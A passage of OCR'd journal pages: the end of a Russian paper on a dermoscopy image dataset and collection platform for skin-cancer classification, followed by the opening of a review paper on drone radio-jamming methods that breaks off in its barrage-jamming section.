5. EDRA Atlas of Dermoscopy: атлас дерматоскопии Европейской ассоциации дистанционной дерматологии (EDRA) содержит обширную коллекцию дерматоскопических изображений и клинических данных, которые могут использоваться в качестве набора даных для исследований.
6. MClass-D – это относительно новый набор данных, включающий более 12000 дерматоскопических изображений с аннотациями для различных типов новообразований кожи, в том числе меланомы, базальноклеточной карциномы и других форм рака кожи.
7. PH2 набор состоит из 200 изображений, увеличенных в 20 раз размером 768*560. Набор содержит следующие классы: 80 изображений родинок, 80 изображений атипичных родинок и 40 изображений меланомы.

Наборы данных играют ключевую роль в разработке и оценке систем CAD для обнаружения меланомы и других форм рака кожи, позволяя исследователям и разработчикам обучать и тестировать модели машинного обучения на разнообразных и репрезентативных данных. Однако следует учитывать качество данных, точность аннотаций и потенциальные смещения при использовании этих наборов данных в исследованиях или клинических приложениях.

Рассмотренные наборы данных, содержат не большое количество метаданных или не содержат их вовсе. Так, наиболее популярный набор данных ISIC-2019, содержат метаданные трех видов: возраст пациента, его пол и расположение [14]. Некоторые авторы относят к метаданным разрешение изображений и его тип.

На наш взгляд, для более полной характеристики пациента, необходимо указывать информацию об онкологических заболеваниях родственников. Более подробная информация о пациенте может повысить точность классификации онкологических заболеваний кожи.

Таким образом были сформированы требования к формируемому набору данных:

1. Наличие оптического дерматоскопического изображения новообразования.
2. Наличие метаданных пациента, не позволяющих идентифицировать его личность, но расширяющие возможность диагностирования заболевания. В качестве таких признаков, на основе опроса экспертов – врачей-онкологов, были выбраны: возраст, пол, цвет волос, тип кожи, расположение новообразования, количество родинок на теле пациента, анамнез солнечных ожогов, наличие и количество новообразований более 5 мм.

Формирование набора данных пациентов, граждан Российской Федерации, позволит учитывать особенности населения России при разработке моделей машинного обучения.

На основе сформированных требований к набору данных была разработана анкета опроса пациента, представленная в табл. 3.

В качестве идентификатора пациента используется уникальная последовательность символов, состоящая из: последних 4 цифр СНИЛС и даты рождения, например: пациент 010229031975, где 0102 – последние 4 цифры СНИЛС пациента, 29031975 – дата рождения пациента. Использование данной кодировки позволит однозначно идентифицировать пациента и отказаться от использования его персональных данных, накладывающих ограничения и особенности организации процесса сбора и хранения данных.

Табл. 3. Анкета опроса пациентов
Table 3. Patient survey form

Возраст	
Пол	☐ Муж ☐ Жен
Тип волос	☐ Блонд ☐ Русый ☐ Седые/окраска
	☐ Коричневый ☐ Черный
Тип кожи	☐ Тип I всегда горит, никогда не загорает (бледнеет; веснушки)
	☐ Тип II обычно горит, загорает минимально (светлый, но темнее светлого)
	☐ Тип III иногда легкий ожог, равномерный загар (золотисто-медовый или оливковый)
	☐ Тип IV горит минимально, всегда хорошо загорает (умеренно коричневый)
	☐ Тип V очень редко горит, очень легко загорает (темно-коричневый)
	☐ Тип VI никогда не горит (от глубоко пигментированного темно-коричневого до самого темно-коричневого)
Расположение	☐ Голова/Шея ☐ Ноги
	☐ Гениталии ☐ Торс
	☐ Ладони/Подошвы ☐ Руки
Количество родинок	☐ Почти нет ☐ Единичные
	☐ От 5 до 20 ☐ Больше 20
Онкология у родственников	☐ Нет ☐ Бабушка/Дедушка
	☐ Брат/Сестра ☐ Мать/Отец
Пониженный иммунитет	☐ Да ☐ Нет
Наличие веснушек	☐ Да ☐ Нет
Раса	☐ Европиодная ☐ Азиатская ☐ Монголоидная
Солнечный ожоги в анамнезе	☐ Покраснения
	☐ Боль в области ожога
	☐ Наличие волдырей
Размер родинок	☐ Нет крупных родинок на теле более 5 мм
	☐ 1-2 крупных родинок более 5 мм
	☐ 3 и более крупных родинок
Необходима гистология	☐ Да ☐ Нет
Диагноз*	☐ Родинка ☐ Меланома ☐ Папиллома
	☐ Диспластическая родинка ☐ Кератопапиллома
	☐ Дерматофиброма ☐ Эпидермальная киста
	☐ Рак кожи ☐ Лимфома кожи ☐ Гемангиома
	☐ Саркома Капоши ☐ Другое
Дата осмотра	

3. Разрабатываемая платформа для сбора и анализа данных

Для сбора набора данных были разработаны сервисы по обработке и агрегации данных от специалистов-онкологов и пациентов. Основная цель создания сервиса – сбор дерматоскопических снимков и анкетных данных пациентов без сохранения их персональных данных и предоставление возможности пациенту пройти экспресс диагностирование с использование личного смартфона.

В результате формируются 2 связанные базы данных с дерматоскопическими и макроскопическими снимками новообразований. Связь баз данных осуществляется по уникальному идентификатору пациента, что позволит формировать уникальный набор данных, состоящий из макроскопических и дерматологических снимков одного и того же новообразования, кроме того, содержащего обширные метаданные пациента, способствующие проведению диагностирования. Также сервисы позволяют загружать результаты гистологических исследований.

Структура разработанной платформы представлена на рис 1.




Рис. 1 Структура разработанной платформы для формирования набора данных
Fig. 1 The developed software product interface for the data set formation

Личный кабинет врача предоставляет функционал для:

1. Создания анкеты пациента, с последующей возможностью добавления снимков и их анализа алгоритмами машинного обучения.
2. Загрузки результатов проведенных гистологических исследований новообразований.
3. Проведения разметки дерматоскопических изображений, в том числе несколькими специалистами с алгоритмами определения итогового значения.
4. Отслеживания состояния и динамики развития новообразований пациента.

Кроме того, имеется возможность выполнить анализ загруженной дерматоскопической фотографии на предобученных моделях нейронных сетей и получить класс новообразования (родинка, меланома, актинический кератоз, базально клеточная карцинома, кератозное поражение, дерматофиброма, рак кожи, сосудистые поражения кожи, неизвестный диагноз).

Личный кабинет пациента предоставляет функционал для загрузки макроскопических фотографий новообразований, отслеживания их изменения и роста. Также он позволяет

отправить фотографию для первичного ознакомления и получения рекомендаций врачу. В настоящее время ведется разработка личного кабинета пациента и обучение моделей машинного обучения для определения типа новообразования.

К моменту написания статьи в наборе данных содержится информация о 211 пациенте из Орловской области. Набор данных содержит 211 дерматоскопических и макроскопических снимков новообразований, из которых 50 – доброкачественные, 161 – злокачественные. Интерфейс разработанного сервиса личного кабинета врача представлен на рис. 2.




Рис. 2 Интерфейс личного кабинета врача для формирования набора данных
Fig. 2 The developed software product interface for the data set formation

Архитектура платформы для сбора данных представлена на рис. 3




Рис. 3 Архитектура платформы для сбора данных
Fig. 3 Deployed data collection services structure

Платформа по сбору данных включает в себя несколько компонентов, которые работают совместно для обеспечения минимального времени отклика системы.

1. Брокер сообщений RabbitMQ отвечает за маршрутизацию сообщений между различными компонентами сервиса, позволяет передавать сообщения между различными частями системы. Функционирует на базе протокола AMQP (Advanced Message Queuing Protocol) и обеспечивает надежную передачу изображений и данных из личного кабинета на серверную часть.
2. Minio Server – это объектное хранилище, которое используется для хранения изображений, отправляемых на сервер. Minio Server поддерживает протоколы S3 и предоставляет удобный интерфейс для работы с объектами хранения. Minio Server используется для хранения изображений, отправляемых пользователями на серверную часть для анализа.
3. Redis – это внутренняя память ключей-значений, которая используется для хранения временных данных, таких как сессии пользователей, кэшированные данные и другие данные, требующие быстрого доступа.
4. Балансировщик нагрузки Nginx отвечает за распределение входящих запросов на сервер между несколькими серверами, обеспечивая тем самым масштабируемость и отказоустойчивость сервисов.
5. База данных PostgreSQL и система управления базами данных pgAdmin: База данных PostgreSQL используется для хранения постоянных данных, таких как информация о пользователях, изображениях и результатах анализа. pgAdmin предоставляет удобный интерфейс для управления базой данных и выполнения запросов к ней.

Примеры дерматоскопических изображений новообразований кожи пациентов из создаваемого набора данных представлены на рис. 4. На рис. 5 представлен пример одной записи сформированного набора данных.

Собранные данные хранятся в базе данных. Перед загрузкой дерматоскопического снимка необходимо создать анкету пациента и указать требуемые анкетные данные. После загрузки снимка система выдаст вероятности принадлежности новообразования к каждому классу на основе предобученной модели искусственной нейронной сети.

4. Заключение

В результате проведенных исследований был выполнен анализ существующих наборов данных оптической дерматоскопии, определены их достоинства и недостатки. Были определены требования для формирования набора данных дерматоскопических снимков новообразований пациентов из Российской Федерации.

Дальнейшие исследования будут направлены на изучение существующих моделей машинного обучения и возможности переноса обучения из домена классификации изображений для формирования адаптированной к фенотипу кожи пациентов из России модели машинного обучения.

Также предполагается модернизация существующей платформы для использования врачами-дерматологами с целью ведения общей базы пациентов, отслеживания процесса лечения пациента и ведения совместной работы по разметке дерматоскопических снимков и формирования набора данных.




Рис. 4 Пример загруженных изображений
Fig. 4 Example of uploaded images




Рис. 5 Пример одной записи сформированного набора данных с метаданными
Fig. 5 An example of a single record of a generated dataset with metadata

Список литературы / References

[1]. Бахарева Ю.О., Тараканова В.О., Рубаняк М.Ю., Каменских Е.М. Меланома кожи (С43): анализ тенденций заболеваемости и смертности в свете пандемии COVID-19, молекулярная эпидемиология. Вопросы онкологии. 2023;69(4):631-638. doi 10.37469/0507-3758-2023-69-4-631- 638

[2]. Arnold M, Singh D, Laversanne M et al. Global burden of cutaneous melanoma in 2020 and projections to 2040. JAMA Dermatol. 2022;158(5):495–503. doi:10.1001/ja-madermatol.2022.0160.

[3]. Erdmann F, Lortet-Tieulent J, Schüz J, et al. International trends in the incidence of malignant melanoma 1953-2008--are recent generations at higher or lower risk? Int J Cancer [Internet]. 2013;132(2):385-400 [Accessed Aug 18, 2022]. Available from: https://onlinelibrary.wiley.com/doi/full/10.1002/ijc.27616.

[4]. Sung H, Ferlay J, Siegel RL, et al. Global cancer statistics 2020: GLOBOCAN Estimates of incidence and mortality worldwide for 36 cancers in 185 countries. CA: A Cancer Journal for Clinicians. 2021;71(3):209–249. doi:10.3322/caac.21660

[5]. Gutierrez-Gonzalez E, Lopez-Abente G, Aragones N, et al. Trends in mortality from cutaneous malignant melanoma in Spain (1982-2016): sex-specific age-cohort-period ef-fects. J Eur Acad Dermatol Venereol. 2019;33(8):1522–1528. doi:10.1111/jdv.15565.

[6]. Каприн А.Д., Старинский В.В., Шахзадова А.О. Состояние онкологической помощи населению России в 2021 году. М.: МНИОИ им. П.А. Герцена – филиал ФГБУ «НМИЦ радиологии» Минздрава России. 2022:239 [Kaprin AD, Starinsky VV, SHahzadova AO. The state of oncological care to the population of Russia in 2021. Moscow: P.A. Herzen MNIOI – branch of the Fed-eral State

Budgetary Institution «NMIC of Radiology» of the Ministry of Health of the Russian Federation. 2022 (In Russ.)]. Available from: https://oncology-association.ru/wp-content/uploads/2022/05/sostoyanie-onkologiches-koj-pomoshhi-naseleniyu-rossii-v-2021-godu.pdf.

[7]. Мерабишвили В.М., Мерабишвили Э.Н. Эпидемиология, достоверность учета, гистологическая структура, погодичная летальность и выживаемость больных злокачественной меланомой кожи (С43). Популяционное исследование – Часть 1. Вопросы онкологии. 2020;66(6):630-637 [Merabishvili VM, Merabishvili EN. Epidemiology, index of accuracy, his-tological structure, year-by-year lethality and survival of patients with malignant melanoma (C43). Population study – part I. Voprosy Oncologii. 2020;66(6):630-37 (In Russ.)]. Doi:10.37469/0507-3758-2020-66-6-630-637.

[8]. Мерабишвили В.М., Мерабишвили Э.Н. Эпидемиология, достоверность учета, гистологическая структура, погодичная летальность и выживаемость больных злокачественной меланомой кожи (С43). Популяционное исследование – Часть 2. Вопросы онкологии. 2020;66(6):638-644 [Merabishvili VM, Merabishvili EN. Epidemiology, index of accuracy, histological structure, year-by-year lethality and survival of patients with malignant melanoma (C43). Population study – part 2. Voprosy Oncologii. 2020;66(6):638-44 (In Russ.)]. Doi:10.37469/0507-3758-2020-66-6-638-644.

[9]. Conforti C, Lallas A, Argenziano G, et al. Impact of the COVID-19 pandemic on dermatology practice world-wide: Results of a survey promoted by the international dermoscopy society (IDS). Dermatol Pract Concept. 2021;11(1):e2021153. doi:10.5826/dpc.1101a153

[10]. Veronese F, Branciforti F, Zavattaro E, et al. The role in teledermoscopy of an inexpensive and easy-to-use smartphone device for the classification of three types of skin lesions using convolutional neural networks. Di-agnostics (Basel). 2021;11(3):451. doi:10.3390/diagnos-tics11030451.

[11]. Chuchu N, Dinnes J, Takwoingi Y, et al. Teledermatology for diagnosing skin cancer in adults. Cochrane Da-tabase Syst Rev. 2018;12:CD013193. doi:https://doi.org/10.1002/14651858.CD013193

[12]. Kozachok A.V., Spirin A.A., Kozachok E.S. Review of methods for early melanoma computer vision detection //Proceedings of the Institute for System Programming of the RAS (Proceedings of ISP RAS). – 2022. – Т. 34. – №. 4. – С. 241-250.

[13]. Hasan M. K. et al. A survey, review, and future trends of skin lesion segmentation and classification //Computers in Biology and Medicine. – 2023. – Т. 155. – С. 106624.

[14]. Lyakhov P. A., Lyakhova U. A., Nagornov N. N. System for the recognizing of pigmented skin lesions with fusion and analysis of heterogeneous data based on a multimodal neural network //Cancers. – 2022. – Т. 14. – №. 7. – С. 1819.

Информация об авторах / Information about authors

Александр Васильевич КОЗАЧОК – доктор технических наук, доцент, заведующий лабораторией безопасного программного обеспечения и анализа данных Института системного программирования им. В.П. Иванникова РАН. Сфера научных интересов: методы и системы защиты информации, кибербезопасность, машинное обучение, анализ данных.

Alexander Vasilevich KOZACHOK – Dr. Sci. (Tech.), associate professor, head of the laboratory of secure software and data analysis of the Institute for system programming of the RAS. Research interests: information security methods and systems, cybersecurity, machine learning, data analysis.

Андрей Андреевич СПИРИН – кандидат технических наук, научный сотрудник института системного программирования им. В.П. Иванникова Российской Академии наук. Его научные интересы включают распознавание образов, системы искусственного интеллекта.

Andrei Andreevich SPIRIN – Cand. Sci. (Tech.), research associate of the Ivannikov institute for system programming of the Russian academy of sciences. His research interests include pattern recognition, artificial intelligence systems.

Елена Сергеевна КОЗАЧОК является главным врачом ООО «Бьюти Клиник». Её научные интересы включают вопросы косметологии, дерматологии, трихологии.

Elena Sergeevna KOZACHOK is a specialist of the Department of system programming of CMC of Lomonosov Moscow State University. Her research interests include pattern recognition, residual class systems.

Кирилл Вячеславович ЕЛЕЦКИЙ является специалистом лаборатории Безопасного программного обеспечения и анализа данных Института системного программирования им. В.П. Иванникова Российской Академии наук. Его научные интересы включают проектирование систем распознавания образов, систем автоматической компьютерной диагностики, решение задач машинного обучения, системы остаточных классов.

Kirill Vyacheslavovich ELETSKIY is a specialist in the Laboratory of Secure Software and Data Analysis at the Ivannikov Institute for System Programming of the Russian Academy of Sciences. His research interests include the design of pattern recognition systems, automatic computer diagnostics systems, and solving machine learning problems, residual class systems.

DOI: 10.15514/ISPRAS-2024-36(3)-19

A Method of Protocol-Aware Multi-tone Sweep Jamming

H. Grigoryan, ORCID: 0009-0005-1042-7379 <*heghinegrigoryan2111@gmail.com*>
L. Kirakosyan, ORCID: 0009-0003-3034-0313 <*kirakosyan.lilia@student.rau.am*>
S. Sargsyan, ORCID: 0000-0002-8831-4965 <*sevak.sargsyan@rau.am*>

Russian-Armenian University,
123, Hovsep Emin st., Yerevan, 0051, Armenia.

Abstract. This article extensively reviews radio wave jamming methods, focusing on their application to disrupt drone signals. It explores the evolution of these techniques, from basic noise-based methods to more advanced systems that target specific communication protocols. The article analyzes key jamming types such as barrage, tone, sweep, and protocol-aware jamming for their mechanisms and efficacy. Each type is discussed in terms of its operational principles, benefits, and limitations, offering a comprehensive understanding of the impact these methods have on drone communications. The review also discusses contemporary counter-jamming strategies, such as frequency hopping, which are increasingly being used to enhance the resilience of drone systems against interference. In addition, the article emphasizes the significant role of software-defined radio (SDR) systems in developing and improving effective drone communication jamming solutions. The flexibility of SDR technology allows for the dynamic adaptation of jamming techniques, making it an important area of research. We aim to improve understanding of SDR-based jamming methods and their practical application by combining theoretical studies with hands-on experiments.

Keywords: jamming; frequency hopping spread spectrum; software-defined radio; unmanned aerial vehicle.

For citation: Grigoryan H., Kirakosyan L., Sargsyan S. A Method of Protocol-Aware Multi-tone Sweep Jamming, *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 273-282. DOI: 10.15514/ISPRAS-2024-36(3)-19.

Acknowledgements. This work was supported by the Science Committee of RA (Research projects № 23AA-1B009).

Метод подавления сигналов с помощью движущихся многотональных помех с учётом протокола

Е. Григорян, ORCID: 0009-0005-1042-7379 <*heghinegrigoryan2111@gmail.com*>
Л. Киракосян, ORCID: 0009-0003-3034-0313 <*kirakosyan.lilia@student.rau.am*>
С. Саргсян, ORCID: 0000-0002-8831-4965 <*sevak.sargsyan@rau.am*>

Российско-Армянский университет,
123, ул. Овсепа Эмина, Ереван, 0051, Армения.

Аннотация. Подробно рассматриваются методы радиопомех, с акцентом на их применение для глушения сигналов беспилотных аппаратов. Рассматривается эволюция этих методов: от простых подходов на основе анализа шумов до более продвинутых систем, нацеленных на определенные протоколы взаимодействия. Анализируются ключевые типы помех, такие как заградительные, тональные, сканирующие и протоколо-ориентированные помехи, с точки зрения их механизмов и эффективности. Каждый тип обсуждается с учетом принципов его работы, преимуществ и ограничений, что позволяет получить всестороннее понимание влияния этих методов на взаимосвязи дронов. Также обсуждаются современные стратегии противодействия помехам, такие как скачкообразная перестройка частоты, которые все чаще используются для повышения устойчивости систем дронов к помехам. Кроме того, в статье подчеркивается значительная роль систем радиосвязи с программируемыми параметрами в разработке и улучшении эффективных решений для подавления связи дронов. Гибкость технологий программируемой радиосвязи позволяет динамически адаптировать методы создания помех, что делает их важной областью исследований. Целью работы является стремление улучшить понимание программных методов подавления помех и их практического применения, сочетая теоретические исследования с практическими экспериментами.

Ключевые слова: Глушение радиосигналов; частотно-скачкообразный расширенный спектр (FHSS); радиосвязь с программируемыми параметрами (SDR); беспилотные летательные аппараты (UAV).

Для цитирования Григорян Е., Киракосян Л., Саргсян С. Метод подавления сигналов с помощью движущихся многотональных помех с учётом протокола. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 273–282 (на английском языке). DOI: 10.15514/ISPRAS–2024–36(3)–19.

Благодарности: Работа поддержана Комитетом по науке Республики Армения (Исследовательские проекты № 23AA-1B009).

1. Introduction

In today's world, drones have become very common and affordable. They are used in many areas, such as entertainment, photography, delivery services, and military operations. However, as the number of drones increases, so does the potential for their misuse. People can use drones to break laws, invade private property, or even conduct harmful activities.

One significant countermeasure against such misuse is the deployment of radio wave jammers, which intentionally transmit interference to disrupt communications between drones and their controllers. This technique, rooted in electronic warfare, has undergone substantial advancements. Jamming initially relied on simple methods to disrupt communication channels. However, modern methods have evolved to more sophisticated approaches, targeting specific frequencies and utilizing advanced signal processing algorithms to improve efficiency and effectiveness.

Alongside the development of jamming techniques, there are anti-jamming systems like Frequency Hopping Spread Spectrum (FHSS) [1]. FHSS is a spread spectrum technique where the carrier frequency shifts randomly over time within a specified bandwidth. The modulation frequency varies in a pseudorandom pattern based on a pseudo-noise (PN) sequence while maintaining a central frequency within a fixed bandwidth. Many common drones use FHSS to ensure they stay connected.

In this article, we describe the types of jamming that can effectively disrupt the communication of commercially available, off-the-shelf drones and controllers, such as those widely sold. Many of these drones and their controllers use Orthogonal Frequency Division Multiplexing (OFDM) modulation [2]. OFDM is a digital modulation technique that divides a signal into multiple closely spaced subcarriers, each carrying a separate data stream. This approach enables efficient use of available bandwidth and minimizes interference between subcarriers due to their orthogonality.

We used the HackRF One Software Defined Radio (SDR) [3] system for testing jamming methods [4]. The HackRF One is a versatile SDR platform that can transmit and receive radio signals from 1 MHz to 6 GHz, making it ideal for testing and developing wireless communication systems.

2. Jamming Techniques

Jamming in wireless communications means disrupting wireless signals by increasing the noise level at the receiver's end. Unlike regular network interference, which happens accidentally, jamming involves intentionally using wireless signals to interrupt communications.

Several jamming strategies can be used against specific targets, each with advantages and disadvantages. This paper will review the most common and fundamental methods and methods derived from these fundamental strategies [5]. Each type of jamming strategy may be optimal for specific target scenarios.

2.1 Barrage Jamming

The first method is a barrage, which disrupts wireless communications by sending jamming signals across a wide range of frequencies simultaneously [6]. This approach aims to simultaneously interfere with multiple communication channels by flooding the target frequencies with noise. As a result, it becomes challenging for users to communicate, as the jamming masks their signals. By covering a large frequency spectrum, barrage jamming increases the chances of interrupting different types of wireless communications within the affected area, significantly impacting their effectiveness.The barrage jamming method generates Gaussian noise as interference that spreads across the radio frequency spectrum.

